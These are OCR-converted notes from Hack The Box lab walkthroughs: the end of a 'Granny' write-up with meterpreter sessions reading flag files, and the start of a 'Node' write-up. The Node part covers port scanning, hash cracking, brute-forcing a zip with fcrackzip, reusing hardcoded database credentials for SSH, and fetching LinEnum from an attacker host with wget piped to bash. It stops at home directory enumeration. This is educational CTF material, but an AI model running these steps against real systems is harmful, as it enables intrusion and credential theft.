100666/rw-rw-rw-  0         fil   2017-04-12 10:04:44 -0400  CONFIG.SYS
40777/rwxrwxrwx   0         dir   2017-04-12 15:19:46 -0400  Documents and Settings
40777/rwxrwxrwx   0         dir   2017-04-12 10:17:24 -0400  FPSE_search
100444/r--r--r--  0         fil   2017-04-12 10:04:44 -0400  IO.SYS
40777/rwxrwxrwx   0         dir   2017-04-12 10:17:47 -0400  Inetpub
100444/r--r--r--  0         fil   2017-04-12 10:04:44 -0400  MSDOS.SYS
100555/r-xr-xr-x  47772     fil   2007-02-18 07:00:00 -0500  NTDETECT.COM
40555/r-xr-xr-x   0         dir   2017-12-24 12:21:05 -0500  Program Files
40777/rwxrwxrwx   0         dir   2017-04-12 15:02:02 -0400  RECYCLER
40777/rwxrwxrwx   0         dir   2017-04-12 10:17:17 -0400  System Volume Information
40777/rwxrwxrwx   0         dir   2017-12-24 12:30:18 -0500  WINDOWS
100666/rw-rw-rw-  208       fil   2017-04-12 09:55:04 -0400  boot.ini
100444/r--r--r--  297072    fil   2007-02-18 07:00:00 -0500  ntldr
0306/-wx---rw-    12909748  fif   1969-12-31 19:00:00 -0500  pagefile.sys
40777/rwxrwxrwx   0         dir   2017-04-12 10:05:06 -0400  wmpub
```

Inside **c:\Document and Setting\Lakis \Desktop** I found the **user.txt** file and used type “filename” command for reading this file.

```
1  cd Desktop
2  cat user.txt
```

Great!! We got our 1st flag successfully

```
meterpreter > cd "Documents and Settings"
meterpreter > ls
Listing: c:\Documents and Settings
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2017-04-12 14:48:10 -0400  Administrator
40777/rwxrwxrwx   0     dir   2017-04-12 10:03:34 -0400  All Users
40777/rwxrwxrwx   0     dir   2017-04-12 10:04:48 -0400  Default User
40777/rwxrwxrwx   0     dir   2017-04-12 15:19:46 -0400  Lakis
40777/rwxrwxrwx   0     dir   2017-04-12 10:08:32 -0400  LocalService
40777/rwxrwxrwx   0     dir   2017-04-12 10:08:31 -0400  NetworkService

meterpreter > cd Lakis/Desktop
meterpreter > ls
Listing: c:\Documents and Settings\Lakis\Desktop
================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-04-12 15:20:07 -0400  user.txt

meterpreter > cat user.txt
700c5dc1[redacted]e408f8703f67d1meterpreter >
```

Inside **c:\Document and Setting\Administrtator \Desktop** I found the **root.txt** file and used type “filename” command for reading this file.

```
cd Desktop
cat root.txt
```

Great!! We got our 2nd flag successfully

Breaching this lab was an interesting and enjoyable moment for me. It will take less time if you are aware of proper Metasploit exploits. Therefore I will give all **Glory to Metasploit** for making this challenge easy for me.

Happy Hacking!!

```
meterpreter > cd Administrator/Desktop
meterpreter > ls
Listing: c:\Documents and Settings\Administrator\Desktop
========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-04-12 15:17:07 -0400  root.txt

meterpreter > cat root.txt
aa4b[redacted]463a6747bd06e9meterpreter >
meterpreter >
```

Auth

From <https://www.hackingarticles.in/hack-the-box-challenge-granny-walkthrough/>


Node

Wednesday, January 2, 2019 7:17 PM


Level: Intermediate
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.58** so let's begin with nmap port enumeration.
nmap -A 10.10.10.58
From given below image, you can observe we found port 22 and 3000 are open in victim's network.

```
root@kali:~# nmap -A 10.10.10.58

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-28 07:46 EDT
Nmap scan report for 10.10.10.58
Host is up (0.14s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (EdDSA)
3000/tcp open  http    Node.js Express framework
| hadoop-datanode-info:
|_  Logs: /login
|_hadoop-jobtracker-info:
| hadoop-tasktracker-info:
|_  Logs: /login
|_hbase-master-info:
|_http-title: MyPlace
Warning: OSScan results may be unreliable because we could not find at least 1 open an
Aggressive OS guesses: Linux 3.10 - 4.8 (92%), Linux 3.12 (92%), Linux 3.13 (92%), Lin
), Linux 3.18 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   144.42 ms 10.10.14.1
2   145.13 ms 10.10.10.58
```


Knowing port 3000 is running HTTP on target machine we preferred to explore his IP our browser.




We don't find anything on the home page so we take a look at the source code of the page and go through javascripts. In one of the javascript we find a link to a page called /api/users/latest.




We open /api/users and find a username and passwords in the hash.



We use https://crackstation.net to decode the hashes that we found earlier.



We click on login and use one the username to login with its corresponding password. When we log in we find an option to download the backup. We click on it and it downloads a file called “myplace.backup”.



We try to take a look at the downloaded file and find that it is base64 encoded.

```
root@kali:~/Downloads# cat myplace.backup
UEsDBAoAAAAAAHtvI0sAAAAAAAAAAAAAAAAQABwAdmFyL3d3dy9teXBsYWNlL1VUCQADyfyrWWK5u1p1
eAsAAQQAAAAABAAAAABQSwMEFAAJAAgARQEiS0x97zc0EQAAEFMAACEAHAB2YXIvd3d3L215cGxhY2Uv
cGFja2FnZS1sb2NrLmpzb25VVAkAA9HoqVlL/8pZdXgLAAEEAAAAAAQAAAAAiysR+XhOvMJophYPmd6Y
EiAifBFLmLCUk6GzH1uMQLV0yJvdzKuwlRhsMffRfQJbN4kIrnJcF5zDji0+G3X903F3I18OPBm0/oZa
nmBSceBoGGgTVYJIR8JA/xUiK9QewahDfBuvrkbba2oWFREE5kk1PHke7oIUrbO+FhuI5l5TgiFerG27
WqqVIEnj/4Dw5ld0k72Pa/sD1VYHICklAbBHWWmFXv5o/RvOSeESrBSNyRU5wFaG4GULtIhZHqjaHaYE
JszHKCDLWl/SNHU8jWpBSHloaWqcG39Vjx6qbqfW+knHwN11mVjrAWkqxvEj9WC1LSWIEIxjmnsym1eh
EPgUdzXBpHWqumAvKtWz4v919FsuPTqRY2vrC9h8dO0C66w+lVROmayzzGwAjqhHgoVDhinti+U1yknR
vbWYxOY1p7/fZMCwTiqMqy/ObLZTvMfQdvm8wrfQhH7Y6qiTxanzl1XHUByIFqny4qfCtPfHArMp3pbG
PU3LhlU9craz9e4QVpwfZQhgaXbMtklf+OijyaEM0Aw13Pacdc4aE7NiiOcrBHBWMqxh/Ug0UAJ7fkr4
rgmYNWZAyiVAXBM1gluvkzY+o6nDx4xjky4qC/ZKRSrK5RkM0nE8ttbSzIKcX43lJsQhUVVVxeJ1tCXt
sdU+y75Y1wH2YPhti7JgaM4LN3AQ6ivMDEApr75WRhqiHgKMNk4+ZH+42ol0ev8hRkiv/z6npZ3xK/67
ces85k1ONGzyKoxKWvmfCLxz1nOik6ooJh6cPZ7BQxfuuqa70UiAl3kxHZaAE29+zmBy1DN2tJKaTuNc
JXVZBifl3bIe+bxXEY/IAv+Smph5TBeGCpwfiLz4dxEp5Sgf/jKqDY6wy3KhB9tQVbTbAi0GiPjh4fQy
AFZXFNc1S2vLoh0t1DHLoEOEgcLTjFoZNN8cQka++DPRJCw+o4vh0220CAHLlu8dABGnprOGm6bDKUp7
7avw63fkO/uUgHAcMTQdgnyP7WK6Bj7jMv3T0gaBTfkWxmXznJXBdvJkuYbkdFxnvOpZL1Kg7OWHzKLe
N7fuX0uRZE4TiIHbwxEsFF9RothXnj3ZtEOvejg/t1H4QPGxozjoNzQZCnIl7nR076f9Ux2SlVZIm6WT
Wq1wRyLjOJCgYgiXXPk4/s7Bey/Erib6QKALmV4D+Lre4vcusMIB9IlL9YmxuC7rL5tfW1bsFGW9a2Yz
PssiSQo8icA0dnmnarcQmVwKGdDMxiDcQiDlnF9Plm6i8xy2OgctQuenSM0WLJC20NNvQOzWu5IW6/Uv
```

We decode the backup file and find it to be a zip file.


```
1 cat myplace.backup | base64 --decode > myplace
```

```
root@kali:~/Downloads# cat myplace.backup | base64 --decode > myplace
root@kali:~/Downloads# file myplace
myplace: Zip archive data, at least v1.0 to extract
```

When we try to unzip the file it asks for a password, so we use fcrackzip to brute-force the zip file using rockyou.txt as wordlist. After brute-forcing the file we find the

password; we use this password to unzip the file.

```
1 fcrackzip -D -p /usr/share/wordlists/rockyou.txt data.zip
```



After unzipping the file we find a file few HTML and javascript files that look like the implementation of node.js. In app.js we find the username and password hash for monogDB.

```
root@kali:~/Downloads/var/www/myplace# ls
app.html  app.js  node_modules  package.json  package-lock.json  static
root@kali:~/Downloads/var/www/myplace# cat app.js

const express     = require('express');
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn        = require('child_process').spawn;
const app         = express();
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  app.use(session({
    secret: 'the boundless tendency initiates the law.',
    cookie: { maxAge: 3600000 },
    resave: false,
    saveUninitialized: false
  }));

  app.use(function (req, res, next) {
    var agent = req.headers['user-agent'];
    var blacklist = /(DirBuster)|(Postman)|(Mozilla\/4\.0.+Windows NT 5\.1)|(Go\-http\-client)/i;

    if (!blacklist.test(agent)) {
      next();
    }
    else {
```

We use this username and password to login through ssh into the target machine.

```
root@kali:~# ssh mark@10.10.10.58
The authenticity of host '10.10.10.58 (10.10.10.58)' can't be established.
ECDSA key fingerprint is SHA256:I0Y7EMtrkyc9Z/92jdhXQen2Y8Lar/oqcDNLHn28Hbs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.58' (ECDSA) to the list of known hosts.
mark@10.10.10.58's password:
```



```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```


```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```



```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```


```
Last login: Tue Mar 27 01:20:51 2018 from 10.10.14.4
mark@node:~$
```

We use wget to download the linEnum.sh file into the target machine and use it to enumerate the machine.

```
mark@node:~$ cd /tmp
mark@node:/tmp$ wget http://10.10.14.3/LinEnum.sh | bash
--2018-03-29 07:07:13--  http://10.10.14.3/LinEnum.sh
Connecting to 10.10.14.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 38174 (37K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh                          100%[=====================================

2018-03-29 07:07:13 (226 KB/s) - 'LinEnum.sh' saved [38174/38174]
```

After logging in through ssh we download linEnum.sh into the target machine to enumerate the target machine and look for privilege escalation vectors.

```
mark@node:/tmp$ chmod 777 LinEnum.sh
mark@node:/tmp$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
#

Debug Info
thorough tests = disabled


Scan started at:
Thu 29 Mar 07:07:41 BST 2018


### SYSTEM ##############################################
Kernel information:
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC


Kernel information (continued):
Linux version 4.4.0-93-generic (buildd@lgw01-03) (gcc version 5.4.0
 2017


Specific release information:
```

We find 3 directories inside the home that means there may be 3 users with this name.

```
Are permissions on /home directories lax:
total 20K
drwxr-xr-x  5 root root 4.0K Aug 31  2017 .
drwxr-xr-x 25 root root 4.0K Sep  2  2017 ..
drwxr-xr-x  2 root root 4.0K Aug 31  2017 frank
drwxr-xr-x  3 root root 4.0K Sep  3  2017 mark
drwxr-xr-x  6 root root 4.0K Sep  3  2017 tom


